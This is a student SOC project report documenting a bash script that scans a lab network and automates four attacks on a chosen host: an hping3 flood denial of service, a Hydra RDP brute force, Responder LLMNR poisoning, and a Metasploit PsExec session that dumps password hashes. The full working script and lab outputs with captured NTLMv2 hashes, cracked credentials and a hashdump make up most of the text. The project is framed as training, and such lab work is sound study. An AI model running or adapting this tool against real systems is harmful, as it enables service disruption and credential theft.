Centre for Cybersecurity SOC Analyst Project: SOC Checker

Aux-User
S5
CFC020223

Contents

Objective

Purpose:
To allow the SOC Manager to perform a variety of attacks automatically.

Expected outcome:
- User should be able to choose from a list of targets
- User should be able to choose what kind of attack to perform
- Details of attacks should be logged

Script Flow

Setup
- Functions are declared

Reconnaissance
- Network is scanned for targets
- List of targets provided to User
- User may choose or opt for random selection

Attack
- Various attacks are listed, with a slight description of each
- User may choose or opt for random selection
- User is given more details of the attack once a choice is made
- Attack is executed against the target

Log
- Time, type and target of each attack is recorded

Script Breakdown – Setup – Start

```bash
#!/bin/bash
#The script will first start with declaring functions and assigning variables.
#Then it will scan for available machines and ports.
#It will then prompt the user to select a target IP Address.
#Lastly, it will prompt the user to select an attack to perform against
#the selected IP.

#These colour codes are for some quality of life enhancements to
#highlight some outputs from the script.
RED='\033[0;31m'
GRN='\033[0;32m'
YLW='\033[0;33m'
BGRN='\033[1;32m'
BCYN='\033[1;36m'
BIRED='\033[1;91m'
BGYLW='\033[43m'
UYLW='\033[4;33m'
CLR='\033[0m'

#Now the various functions will be declared.
#This function is for stopping the script until a key is pressed.
#This is for letting the user take note of certain details before continuing.
function pressany()
{
read -n 1 -r -s -p $'Press any key to continue...\n'
}
```

The beginning of the script will deal with assigning variables and declaring functions as these will be used in later portions.

Coloured text will be used later to highlight certain instructions or details to the user, so they are assigned here.

Next comes the first function. One that pauses the running of the script until the user hits a key. This is used extensively later at points where important information is presented to the user. This will allow the user to digest the details before proceeding.

Script Breakdown – Setup – Denial of Service

```
#This function is for a Denial of Serivce attack using Hping3.
#It gives the user the characteristics of such attacks as well as some
#additional details and instructions specific to the scipt.
#It will record the time, type and target of the attack in a log in /var/log.
function dosatk()
{
echo ' '
echo -e "You have selected a ${UYLW}DOS${CLR} attack against ${UYLW}$IPTARGET${CLR}"
echo 'Denial of Service attacks involve overwhelming your target with packets
of data and making it harder or impossible for targets to be accessed due to
resource hogging and bandwidth choking.'
echo 'Symptoms usually include websites not loading and system resources
being fully utilised.'
echo 'Such attacks usually come from external sources but compromised machines
can also launch such attacks against other machines on the same network.'
echo 'For this attack, this script uses hping3 attacking on --flood mode, meaning
that packets are sent on the fastest possible setting.'
echo ' '
echo -e "${BGYLW}WARNING!!!${CLR} The attack WILL GO ON INDEFINTELY!"
echo -e "After test requirements are satisfied, you ${BIRED}MUST MANUALLY ENTER:
!!! CONTROL+C !!! ${CLR}"
echo ' '
pressany

ATKTIME=$(TZ=Asia/Singapore date)
sudo chmod 777 /var/log
echo "$ATKTIME hping3-DOS $IPTARGET" >> /var/log/socatk.log
sudo chmod 755 /var/log
echo -e "Attack details saved to ${BCYN}/var/log/socatk.log${CLR}"
    sudo hping3 "$IPTARGET" -p 80 -d 100 --flood

}
```

Now comes the function declaration for the different attacks, the first of which is Denial of Service.

It describes what a DOS attack is and the problems in brings to the target, namely inaccessibility to legitimate users and high resource consumption, and from where such attacks might originate.

Hping3 will be used to execute this attack. Port 80 is used to simulate an attack on an unsecure website and the “-- flood” setting means the target is bombarded with packets at the fastest possible setting, with no regard to receiving any replies.

Due to this, the user must manually end the attack by pressing Ctrl+C once test requirements have been met. This is made known to the user before the attack is executed.

The attack can be set to stop on its own using the by specifying the number of packets to be sent with “-c” syntax. However, it does not work with the flood setting as there are no replies sent back. Without the flood setting, the scripted attack would not load the system as much as a real attack and thus defeat the purpose of a test.

The time, type and target of the attack are recorded just as the attack begins.

Script Breakdown – Setup – Brute Force

```
#This function is for a brute force attack using Hydra.
#It gives the user the characteristics of such attacks as well as some
#additional details specific to the scipt.
#It will record the time, type and target of the attack in a log in /var/log.
function bfatk()
{
echo ' '
echo -e "You have selected a ${UYLW}brute force${CLR} attack against ${UYLW}$IPTARGET${CLR}"
echo 'Brute force attacks involve trying different combinations of
user names and passwords to determine the correct login credentials.'
echo 'Symptoms may include an usually high number of unsuccessful login
attempts and an unusual increase in network traffic to certain ports or services.
Attacks can originate externally as well as internally from compromised
machines.'
echo 'If used with approval, it can be used to check if users have good
password hygiene and not re-using old passwords.'
echo 'For this attack, hydra is the program used for brute forcing.
It will refer to a provided list of credentials and make use of
the remote desktop protocol for windows systems.'
echo ' '
pressany

ATKTIME=$(TZ=Asia/Singapore date)
sudo chmod 777 /var/log
echo "$ATKTIME hydra $IPTARGET" >> /var/log/socatk.log
sudo chmod 755 /var/log
echo -e "Attack details saved to ${BCYN}/var/log/socatk.log${CLR}"
    sudo hydra -L pilotroster.txt -P pilotauth.txt "$IPTARGET" rdp -vV

}
```

The next function declared is for the second attack, a brute force attack.

As per the previous attack, the script will describe such attacks to the user, providing information as to what happens during such attacks, symptoms and possible sources.

Hydra will be used to execute this attack via RDP protocol, since Windows is a widely used OS. For this attack, it will refer to a prepared list of user logins and passwords.

The time, type and target of the attack are recorded just as the attack begins.

Script Breakdown – Setup – LLMNR Poisoning

```
#This function is for LLMNR poisoning using Responder.
#It gives the user the characteristics of such attacks as well as some
#additional details and instructions specific to the scipt.
#It will record the time, type and target of the attack in a log in /var/log.
function typoatk()
{
echo ' '
echo -e "You have selected ${UYLW}LLMNR poisoning${CLR} for ${UYLW}$SELFIPRNG${CLR}"
echo 'This attack has no specific target and will listen to all machines
on the network. Whenever a user makes a typo and responds to an authentication
request, the user credentials will be sent over to the listening machine.'
echo 'The intercepted hash can be cracked by programs such as John the Ripper.'
echo ' '
echo 'After test requirements are satisfied,
please manually enter'
echo -e "${BIRED}CONTROL+C${CLR}"
echo "as per the developer's opening message."
echo ' '
pressany

ATKTIME=$(TZ=Asia/Singapore date)
sudo chmod 777 /var/log
echo "$ATKTIME responder-LLMNR 172.16.50.0/24" >> /var/log/socatk.log
sudo chmod 755 /var/log
echo -e "Attack details saved to ${BCYN}/var/log/socatk.log${CLR}"

    sudo responder -I eth0
}
```

The next function declared is for the third attack, LLMNR poisoning, a more devious attack than the earlier two, multiple credentials from multiple machines across a network may be stolen by the attacker.

As per previous attacks, the script will describe such attacks to the user, providing information as to what happens during such attacks, symptoms and possible sources.

Responder will be used for this attack and once the listening starts, it needs to be stopped manually with Ctrl+C. The developer has mentioned this as part of the responder launch message.

The time, type and target of the attack are recorded just as the attack begins.

Script Breakdown – Setup – Metasploit PsExec

```
#This function is for a Metasploit attack using the PsExec module.
#It gives the user the characteristics of such attacks as well as some
#additional details and instructions specific to the scipt.
#It will record the time, type and target of the attack in a log in /var/log.
function psxatk()
{
echo ' '
echo -e "You have selected a ${UYLW}Metasploit PsExec${CLR} attack against ${UYLW}$IPTARGET${CLR}"
echo 'This is an advanced attack that allows commands to be remotely executed
on a windows machine using the SMB protocol. Being a form of post-exploitation
attack, it requires some some existing vulnerabilities or incorrect
configuration to be present on the target machine.
Remote commands are executed via a meterpreter console. Various actions such as
modifying files, creating a new user, keystroke mapping can be done.
Hence, such attacks are best used using credentials with admin rights.'
echo ' '
echo 'For this script, the target machine should have a shared folder that
anyone can access with full control and an antivirus that is not working properly.
The remote commands scripted to run will be to get user ID, system info
and a hashdump of all the user credentials on the target machine.'
echo ' '
echo -e "${BGYLW}NOTE:${CLR} Due to some aspects of the module coding, this attack cannot be fully
      automated. After the attack is executed, please perform the following:"
echo '1 - Wait 15 seconds'
echo "2 - MANUALLY type 'exit' "
echo '3 - Hit Enter'
echo ' '
echo 'The bash script will the continue to run by exiting the msfconsole and
displaying the details of the attack.'
echo ' '
pressany
```

The last function declared is for the fourth and most dangerous attack, remote execution of commands via Metsploit's PsExec module.

As per previous attacks, the script will describe the attack, mentioning possible uses and how to get the most out of it, while also mentioning some conditions that should be present for the attack to be successful.

Msfconsole will be used for this attack. Unfortunately, perhaps due to some aspect of how the module was coded, the attack cannot be fully automated.

Some user input is required to properly exit the remote meterpreter console, before the script can continue to exit from msfconsole.

This is highlighted to the user, together with the steps to take, prior to the start of the attack.

More description of this function on the following page.

Script Breakdown – Setup – Metasploit PsExec

```
ATKTIME=$(TZ=Asia/Singapore date)
sudo chmod 777 /var/log
echo "$ATKTIME metasploit-psexec $IPTARGET" >> /var/log/socatk.log
sudo chmod 755 /var/log
echo -e "Attack details saved to ${BCYN}/var/log/socatk.log${CLR}"
echo 'Commencing attack...'
echo -e "After ${BGRN}15 seconds${CLR}, type ${BGRN}'exit'${CLR} and hit ${BGRN}Enter${CLR}"
    echo 'use exploit/windows/smb/psexec' > psxatk.rc
    echo "set rhosts $IPTARGET" >> psxatk.rc
    echo 'set smbdomain mydomain.local' >> psxatk.rc
    echo 'set smbpass Passw0rd!' >> psxatk.rc
    echo 'set smbshare ShareShare' >> psxatk.rc
    echo 'set smbuser administrator' >> psxatk.rc
    echo 'set AutoRunScript psxatk2.rc' >> psxatk.rc
    echo 'run' >>psxatk.rc
    echo 'exit' >> psxatk.rc

    echo 'migrate -N lsass.exe' > psxatk2.rc
    echo 'getuid' >> psxatk2.rc
    echo 'sysinfo' >> psxatk2.rc
    echo 'hashdump' >> psxatk2.rc


msfconsole -qr psxatk.rc -o psxatkres.txt
cat psxatkres.txt

}
```

As per the other attacks, the time, type and target of the attack is logged.

Next the User is reminded of the steps needed to exit the remote console.

Then two resource scripts are created.

The primary resource script, psxatk.rc, will provide msfconsole with the necessary details to gain entry into the system and launch the meterpreter console.

The secondary resource script, psxatk2.rc, contains the remote commands to be run on the meterpreter console. For this script, the commands run will be to migrate process so that we can get current user ID, machine details and all the credentials of the users on that machine.

It is at this point where the user needs to manually enter exit to exit the meterpreter console. After which the script will run normally again to exit the msfconsole and display the output from the attack.

Script Breakdown – Recon – Scan

```
#This is the start of the script where it will perform reconnaissance to
#1)determine the IP of the machine that is running the script
#2)determine the network range of the network the machine is on
#3)scan for available IP addresses on the network
echo 'Greetings, User.'
SELFIP=$(ifconfig | grep broadcast | awk '{print$2}')
SELFIPRNG=$(ipcalc $SELFIP | grep Network | awk '{print$2}')
echo "The IP of your current machine is $SELFIP"
echo "Its network range is $SELFIPRNG"
echo ' '
echo 'This script will first scan for IP addresses on your network and
prompt you to choose one. You will then need to select one kind of attack
for the chosen IP address.'
echo ' '
echo 'Now performing nmap scans for available IP addresses to attack...'
nmap "$SELFIPRNG" -oG nmaptgt.txt

cat nmaptgt.txt | grep Up | awk '{print$2}' > shortlist.txt
echo 'The available IP addresses for attack are:'
cat shortlist.txt
echo ' '
echo 'Please enter the IP address you wish to attack, or press r for random'
read IPCHOICE
```

From the User's perspective, this is where the script actually starts.

Here the script will greet the User and display the IP of the address that the User is on, as well as its network range.

Nmap will then be used to scan the network based on the network range to determine possible targets for the User to attack.

The list displayed to the User is based on text manipulation of a grep-able output of the nmap results.

The User is then asked to designate a target. The User may manually key in the IP they wish to attack or opt for a random selection.

The selection portion is covered on the next page.

Script Breakdown – Recon – Selection

```
205
206 case $IPCHOICE in
207     r)
208         echo 'You have opted for a randomly selected IP address.'
209
210         IPCOUNTER=$(cat shortlist.txt | wc -l)
211         IPRANDOM=$(echo $(( $RANDOM%$IPCOUNTER+1)))
212
213         IPRANDOMFIN=$(cat shortlist.txt | head -n $IPRANDOM | tail -n 1)
214         echo "Your randomly selected IP address is $IPRANDOMFIN"
215         IPTARGET=$IPRANDOMFIN
216
217     ;;
218     *)
219         echo "You have selected $IPCHOICE as your target."
220         IPTARGET=$IPCHOICE
221
222 esac
223 echo ' '
224 echo -e "${GRN}$IPTARGET has been locked in.${CLR}"
225 echo ' '
```

The random selection will be triggered if the User enters “r”.

This is done by

1) Numbering the lines of output from the nmap result
2) Generating a random number based on how many lines there were
3) Using text manipulation to single out that line for the random selection result.

If the User manually keys in the IP address, it will simply be read as such.

Results of the User selection are shown on the next page.

Recon – Choose vs Random

```
Please enter the IP address you wish to attack, or press r for random
172.16.50.1
You have selected 172.16.50.1 as your target.

172.16.50.1 has been locked in.

Please select which attack you like to perform:
```

IP Address manually keyed in

```
Please enter the IP address you wish to attack, or press r for random
r
You have opted for a randomly selected IP address.
Your randomly selected IP address is 172.16.50.52

172.16.50.52 has been locked in.

Please select which attack you like to perform:
```

IP Address randomly selected

Script Breakdown – Attack – Selection

```
#This portion of the script prompts the user to select which attack to
#perform. There is a short description of each to help the user make
#a decision.

echo 'Please select which attack you like to perform:'
echo '1. Denial of Service (hping3)
   A simple attack that does not steal credentials but drains resources.'
echo '2. Brute Force (hydra)
   An attack that involves throwing sets of credentials against a target to see which one works.'
echo '3. Link-Local Multicast Name Resolution (responder)
   A passive attack that picks up credentials whenever a user makes a typo.'
echo '4. PsExec (msfconsole)
   Best used on targets with admin credentials, this advanced attack can cause massive damage.'
echo '5. Random
   An attack will be randonly selected from the above.'

read ATTACKNO

case $ATTACKNO in
    1)
        echo 'You have selected Denial of Service.'
            dosatk

    ;;
    2)
        echo 'You have selected Brute Force.'
            bfatk

    ;;
    3)
        echo 'You have selected Link-Local Multicast Name Resolution.'
            typoatk

    ;;
    4)
        echo 'You have selected PsExec.'
            psxatk
```

After the target IP as been designated, the User is then presented with options for different attacks.

Each option indicates the type of attack, the program that executes it and a short description of the attack.

The options are:
1 – Denial of Service
2 – Brute Force
3 – LLMNR
4 – PsExec
5 – Random

If the User enters 1 to 4, case will call the corresponding function that was declared at the start of the script, and the attack will run using the previously designated target IP as the target for the attack.

Random and invalid attack options are covered on the next page.

Script Breakdown – Attack – Random Selection

```
    ;;
    5)
        echo 'You have selected a random attack.'
            ATKRANDOM=$((RANDOM%4+1))
            echo "Your random attack is $ATKRANDOM"
                case $ATKRANDOM in
                1)
                    echo 'You have selected Denial of Service.'
                        dosatk
                ;;
                2)
                    echo 'You have selected Brute Force.'
                        bfatk
                ;;
                3)
                    echo 'You have selected Link-Local Multicast Name Resolution.'
                        typoatk
                ;;
                4)
                    echo 'You have selected PsExec.'
                        psxatk
                esac
    ;;
    *)
        echo 'Invalid option. Please execute this script again.'
    exit
esac
```

If the User enters 5, a case within case is run with only the earlier 4 options. A random number is generated to determine the result of the User's random selection.

If the User keys in anything else apart from 1 to 5, the script indicates that it is an invalid option and terminate, requesting the user to run it again.

Results of the User selection are shown on the next page.

Attack – Choose vs Random

```
5. Random
   An attack will be randonly selected from the above.
1
You have selected Denial of Service.

You have selected a DOS attack against 172.16.50.20
```

User manually selecting an attack

```
5. Random
   An attack will be randonly selected from the above.
5
You have selected a random attack.
Your random attack is 3
You have selected Link-Local Multicast Name Resolution.

You have selected LLMNR poisoning for 172.16.50.0/24
```

User choosing the random option

```
5. Random
   An attack will be randonly selected from the above.
r
Invalid option. Please execute this script again.

┌──(kali㉿kali)-[~/cfc0202/socproj]
└─$
```

User making an invalid choice

soctest.sh

```
└─$ bash soctest.sh
Greetings, User.
The IP of your current machine is 172.16.50.51
Its network range is 172.16.50.0/24

This script will first scan for IP addresses on your network and
prompt you to choose one. You will then need to select one kind of attack
for the chosen IP address.

Now performing nmap scans for available IP addresses to attack ...
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-29 21:47 +08
Nmap scan report for pfSense.home.arpa (172.16.50.1)
Host is up (0.0050s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.16.50.2
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
25/tcp   open  smtp
9200/tcp open  wap-wsp
```

Script starting, running nmap and prompting User for target IP

```
Nmap scan report for 172.16.50.20
Host is up (0.00051s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8000/tcp open  http-alt
8089/tcp open  unknown

Nmap scan report for 172.16.50.51
Host is up (0.00016s latency).
All 1000 scanned ports on 172.16.50.51 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 172.16.50.52
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 256 IP addresses (5 hosts up) scanned in 8.18 seconds
The available IP addresses for attack are:
172.16.50.1
172.16.50.2
172.16.50.20
172.16.50.51
172.16.50.52

Please enter the IP address you wish to attack, or press r for random
```

soctest.sh

```
Please enter the IP address you wish to attack, or press r for random
172.16.50.1
You have selected 172.16.50.1 as your target.

172.16.50.1 has been locked in.

Please select which attack you like to perform:
1. Denial of Service (hping3)
   A simple attack that does not steal credentials but drains resources.
2. Brute Force (hydra)
   An attack that involves throwing sets of credentials against a target to see which
one works.
3. Link-Local Multicast Name Resolution (responder)
   A passive attack that picks up credentials whenever a user makes a typo.
4. PsExec (msfconsole)
   Best used on targets with admin credentials, this advanced attack can cause massive
 damage.
5. Random
   An attack will be randonly selected from the above.
```

User needs to decide what kind of attack to run against the target IP


soctest.sh

```
   An attack will be randomly selected from the above.
1
You have selected Denial of Service.

You have selected a DOS attack against 172.16.50.2
Denial of Service attacks involve overwhelming your target with packets
of data and making it harder or impossible for targets to be accessed due to
resource hogging and bandwidth choking.
Symptoms usually include websites not loading and system resources
being fully utilised.
Such attacks usually come from external sources but compromised machines
can also launch such attacks against other machines on the same network.
For this attack, this script uses hping3 attacking on --flood mode, meaning
that packets are sent on the fastest possible setting.

WARNING!!! The attack WILL GO ON INDEFINTELY!
After test requirements are satisfied, you MUST MANUALLY ENTER:
!!! CONTROL+C !!!

Press any key to continue ...
[sudo] password for kali:
Attack details saved to /var/log/socatk.log
HPING 172.16.50.2 (eth0 172.16.50.2): NO FLAGS are set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
```



DOS attack being carried out
What the User sees vs
What is happening on the target
(Max resource utilisation)

soctest.sh

```
2
You have selected Brute Force.

You have selected a brute force attack against 172.16.50.20
Brute force attacks involve trying different combinations of
user names and passwords to determine the correct login credentials.
Symptoms may include an usually high number of unsuccessful login
attempts and an unusual increase in network traffic to certain ports or services.
Attacks can originate externally as well as internally from compromised
machines.
If used with approval, it can be used to check if users have good
password hygiene and not re-using old passwords.
For this attack, hydra is the program used for brute forcing.
It will refer to a provided list of credentials and make use of
the remote desktop protocol for windows systems.

Press any key to continue ...

Press any key to continue ...
Attack details saved to /var/log/socatk.log
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
 or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-29 22:13:39
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce th
e number of parallel connections and -W 1 or -W 3 to wait between connection to allow
the server to recover
[STATUS] attack finished for 172.16.50.20 (waiting for children to complete tests)
[3389][rdp] host: 172.16.50.20   login: IEUser   password: Passw0rd!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-29 22:13:44
```

Hydra brute force being selected and executed
Output truncated for this screenshot

soctest.sh

```
3
You have selected Link-Local Multicast Name Resolution.

You have selected LLMNR poisoning for 172.16.50.0/24
This attack has no specific target and will listen to all machines
on the network. Whenever a user makes a typo and responds to an authentication
request, the user credentials will be sent over to the listening machine.
The intercepted hash can be cracked by programs such as John the Ripper.

After test requirements are satisfied,
please manually enter
CONTROL+C
as per the developer's opening message.

Press any key to continue ...

Press any key to continue ...
Attack details saved to /var/log/socatk.log

  .____.____.____.____.____.____.__|__|.____.___.
  |   _|  -__|__  __|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|____|  __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```


Responder launching for an LLMNR attack

soctest.sh

```
[*] [LLMNR]  Poisoned answer sent to fe80::c1a1:fdd:7621:e30c for name remote-tkelon
[*] [LLMNR]  Poisoned answer sent to 172.16.50.20 for name remote-tkelon
[SMB] NTLMv2-SSP Client   : fe80::c1a1:fdd:7621:e30c
[SMB] NTLMv2-SSP Username : MYDOMAIN\admin2
[SMB] NTLMv2-SSP Hash     : admin2::MYDOMAIN:8d28d2e1b0275cf8:660B5752AFEAF45676F12243DFA405D5:
0101000000000000080C4CD407B92D901A061A8AEE74D8331000000000020008004A00360045004D0001001E005700490
04E002D004C004C005200430041004500370048004800 4C0053000400340057004900 4E002D004C004C005200430041
0045003700480048004C0053002E004A00360045004D002E004C004F00430041004C00030014004A00360045004D002
E004C004F00430041004C00050014004A00360045004D002E004C004F00430041004C000700080080C4CD407B92D901
06000400020000000800300030000000000000000010000000020000 0AA4D7B7C408EABF8D224F1DC54521AEE7912646
E843492CFC0AD3F66D4F0F2380A001000000000000000000000000000000000000000900240063006900660073002F0072
0065006D006F00740065002D0074006B0065006C006F006E00000000000000000000
[*] [LLMNR]  Poisoned answer sent to 172.16.50.254 for name bw_snaccer
[*] [LLMNR]  Poisoned answer sent to fe80::edca:adee:11c7:bceb for name bw_snaccer
[SMB] NTLMv2-SSP Username : MYDOMAIN\ceo
[SMB] NTLMv2-SSP Hash     : ceo::MYDOMAIN:d78ff3af33a66971:3EA2B861D62FC1425FF8BCB9E868DD39:010
10000000000000080C4CD407B92D9015D2FB9823ECEBCD300000000020008004A00360045004D0001001E00570049004E
002D004C004C005200430041004500370048004800 4C0053000400340057004900 4E002D004C004C005200430041004
5003700480048004C0053002E004A00360045004D002E004C004F00430041004C00030014004A00360045004D002E00
4C004F00430041004C00050014004A00360045004D002E004C004F00430041004C000700080080C4CD407B92D901060
0040002000000080030003000000000000000000000000030000 0756980CDDACF657060E191E1A0C0D9A282DD1A8EF0
5406823E650810B21591E50A001000000000000000000000000000000000000000900 1E006300690066007 3002F0062007
7005F0073006E006100630063006500720000000000000000000000000000
```

Typographical errors by users causing their credentials to be stolen when prompted for their username and password

Output truncated for this screenshot



soctest.sh

```
4
You have selected PsExec.

You have selected a Metasploit PsExec attack against 172.16.50.20
This is an advanced attack that allows commands to be remotely executed
on a windows machine using the SMB protocol. Being a form of post-exploitation
attack, it requires some some existing vulnerabilities or incorrect
configuration to be present on the target machine.
Remote commands are executed via a meterpreter console. Various actions such as
modifying files, creating a new user, keystroke mapping can be done.
Hence, such attacks are best used using credentials with admin rights.

For this script, the target machine should have a shared folder that
anyone can access with full control and an antivirus that is not working properly.
The remote commands scripted to run will be to get user ID, system info
and a hashdump of all the user credentials on the target machine.

NOTE: Due to some aspects of the module coding, this attack cannot be fully
      automated. After the attack is executed, please perform the following:
1 - Wait 15 seconds
2 - MANUALLY type 'exit'
3 - Hit Enter

The bash script will the continue to run by exiting the msfconsole and
displaying the details of the attack.

Press any key to continue ...
Attack details saved to /var/log/socatk.log
Commencing attack ...
After 15 seconds, type 'exit' and hit Enter
```

```
After 15 seconds, type 'exit' and hit Enter
[*] Processing psxatk.rc for ERB directives.
resource (psxatk.rc)> use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
resource (psxatk.rc)> set rhosts 172.16.50.20
rhosts => 172.16.50.20
resource (psxatk.rc)> set smbdomain mydomain.local
smbdomain => mydomain.local
resource (psxatk.rc)> set smbpass Passw0rd!
smbpass => Passw0rd!
resource (psxatk.rc)> set smbshare ShareShare
smbshare => ShareShare
resource (psxatk.rc)> set smbuser administrator
smbuser => administrator
resource (psxatk.rc)> set AutoRunScript psxatk2.rc
AutoRunScript => psxatk2.rc
resource (psxatk.rc)> run
[*] Started reverse TCP handler on 172.16.50.51:4444
[*] 172.16.50.20:445 - Connecting to the server ...
[*] 172.16.50.20:445 - Authenticating to 172.16.50.20:445|mydomain.local as user 'administrator
' ...
[*] 172.16.50.20:445 - Selecting native target
[!] 172.16.50.20:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 172.16.50.20:445 - Uploading payload ... xaUErFNr.exe
[*] 172.16.50.20:445 - Created \xaUErFNr.exe ...
[*] Sending stage (175686 bytes) to 172.16.50.20
[+] 172.16.50.20:445 - Service started successfully ...
[*] 172.16.50.20:445 - Deleting \xaUErFNr.exe ...
[*] Session ID 1 (172.16.50.51:4444 -> 172.16.50.20:51519) processing AutoRunScript 'psxatk2.rc
'
```

PsExec attack being initiated
The script will not show visible output as it is all behind the scenes when automated

When the User exits meterpreter, the script can exit msfconsole and display the output as instructed
The output is the same as though the User was manually keying in all the console commands
This shows the portion from the msfconsole

soctest.sh

```
[*] Processing psxatk2.rc for ERB directives.
resource (psxatk2.rc)> migrate -N lsass.exe
[*] Migrating from 11852 to 648...
[*] Migration completed successfully.
resource (psxatk2.rc)> getuid
Server username: NT AUTHORITY\SYSTEM
resource (psxatk2.rc)> sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MYDOMAIN
Logged On Users : 7
Meterpreter     : x64/windows
resource (psxatk2.rc)> hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
adminn:1006:aad3b435b51404eeaad3b435b51404ee:1d015ff02c68dc22ae10561ec734b326:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
newuser:1007:aad3b435b51404eeaad3b435b51404ee:1d015ff02c68dc22ae10561ec734b326:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
testuser:1005:aad3b435b51404eeaad3b435b51404ee:1d015ff02c68dc22ae10561ec734b326:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
